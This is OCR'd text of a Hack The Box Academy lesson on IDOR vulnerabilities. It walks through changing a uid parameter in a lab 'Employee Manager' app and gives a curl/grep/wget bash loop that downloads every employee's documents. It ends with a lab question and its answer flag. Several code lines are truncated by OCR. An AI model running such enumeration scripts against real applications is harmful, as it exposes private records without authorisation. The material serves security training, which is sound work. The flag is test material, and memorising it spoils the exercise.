
Mass IDOR Enumeration

Exploiting IDOR vulnerabilities is easy in some instances but can be very challenging in others. Once we identify a potential IDOR, we can start testing it with basic techniques to see whether it would expose any other data. As for advanced IDOR attacks, we need to better understand how the web application works, how it calculates its object references, and how its access control system works to be able to perform advanced attacks that may not be exploitable with basic techniques.

Let's start discussing various techniques of exploiting IDOR vulnerabilities, from basic enumeration to mass data gathering, to user privilege escalation.


Insecure Parameters

Let's start with a basic example that showcases a typical IDOR vulnerability. The exercise below is an `Employee Manager` web application that hosts employee records:



Our web application assumes that we are logged in as an employee with user id `uid=1` to simplify things. This would require us to log in with credentials in a real web application, but the rest of the attack would be the same. Once we click on `Documents`, we are redirected to

`/documents.php`:



When we get to the `Documents` page, we see several documents that belong to our user. These can be files uploaded by our user or files set for us by another department (e.g., HR Department). Checking the file links, we see that they have individual names:

Code: html

```
/documents/Invoice_1_09_2021.pdf
/documents/Report_1_10_2021.pdf
```

We see that the files have a predictable naming pattern, as the file names appear to be using the user `uid` and the month/year as part of the file name, which may allow us to fuzz files for other users. This is the most basic type of IDOR vulnerability and is called `static file IDOR`. However, to successfully fuzz other files, we would assume that they all start with `Invoice` or `Report`, which may reveal some files but not all. So, let's look for a more solid IDOR vulnerability.

We see that the page is setting our `uid` with a `GET` parameter in the URL as (`documents.php?uid=1`). If the web

My Workstation


OFFLINE

Start Instance

∞ / 1 spawns left

application uses this `uid` GET parameter as a direct reference to the employee records it should show, we may be able to view other employees' documents by simply changing this value. If the back-end end of the web application `does` have a proper access control system, we will get some form of `Access Denied`. However, given that the web application passes as our `uid` in clear text as a direct reference, this may indicate poor web application design, leading to arbitrary access to employee records.

When we try changing the `uid` to `?uid=2`, we don't notice any difference in the page output, as we are still getting the same list of documents, and may assume that it still returns our own documents:



However, `we must be attentive to the page details during any web pentest` and always keep an eye on the source code and page size. If we look at the linked files, or if we click on them to view them, we will notice that these are indeed different files, which appear to be the documents belonging to the employee with `uid=2`:

Code: **html**

```
/documents/Invoice_2_08_2020.pdf
/documents/Report_2_12_2020.pdf
```

This is a common mistake found in web applications suffering from IDOR vulnerabilities, as they place the parameter that controls which user documents to show under our control while having no access control system on the back-end. Another example is using a filter parameter to only display a specific user's documents (e.g. `uid_filter=1`), which can also be manipulated to show other users' documents or even completely removed to show all documents at once.

Mass Enumeration

We can try manually accessing other employee documents with `uid=3`, `uid=4`, and so on. However, manually accessing files is not efficient in a real work environment with hundreds or thousands of employees. So, we can either use a tool like `Burp Intruder` or `ZAP Fuzzer` to retrieve all files or write a small bash script to download all files, which is what we will do.

We can click on [`CTRL+SHIFT+C`] in Firefox to enable the `element inspector`, and then click on any of the links to view their HTML source code, and we will get the following:

Code: **html**

```
<li class='pure-tree_link'><a href='/documents/Invoice_3_06_2020.pdf' target='_blank'>Invoice
<li class='pure-tree_link'><a href='/documents/Report_3_01_2020.pdf' target='_blank'>Report</
```

We can pick any unique word to be able to `grep` the link of the file. In our case, we see that each link starts with `<li class='pure-tree_link'>`, so we may `curl` the page and `grep` for this line, as follows:

Mass IDOR Enumeration

```
MisaelMacias@htb[/htb]$ curl -s "http://SERVER_IP:PORT/documents.php?uid=3" | grep "<li class

<li class='pure-tree_link'><a href='/documents/Invoice_3_06_2020.pdf' target='_blank'>Invoice
<li class='pure-tree_link'><a href='/documents/Report_3_01_2020.pdf' target='_blank'>Report</
```

As we can see, we were able to capture the document links successfully. We may now use specific bash commands to trim the extra parts and only get the document links in the output. However, it is a better practice to use a `Regex` pattern that matches strings between `/document` and `.pdf`, which we can use with `grep` to only get the document links, as follows:

Mass IDOR Enumeration

```
MisaelMacias@htb[/htb]$ curl -s "http://SERVER_IP:PORT/documents.php?uid=3" | grep -oP "\/doc

/documents/Invoice_3_06_2020.pdf
```

```
/documents/Report_3_01_2020.pdf
```

Now, we can use a simple `for` loop to loop over the `uid` parameter and return the document of all employees, and then use `wget` to download each document link:

Code: bash

```bash
#!/bin/bash

url="http://SERVER_IP:PORT"

for i in {1..10}; do
        for link in $(curl -s "$url/documents.php?uid=$i" | grep -oP "\/documents.*?.pdf"); d
                wget -q $url/$link
        done
done
```

When we run the script, it will download all documents from all employees with `uids` between 1-10, thus successfully exploiting the IDOR vulnerability to mass enumerate the documents of all employees. This script is one example of how we can achieve the same objective. Try using a tool like Burp Intruder or ZAP Fuzzer, or write another Bash or PowerShell script to download all documents.

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Target(s): Click here to spawn the target system!

+ 2 Repeat what you learned in this section to get a list of documents of the first 20 user uid's in /documents.php, one of which should have a '.txt' file with the flag.

HTB{4ll_f1l35_4r3_m1n3}

Submit Hint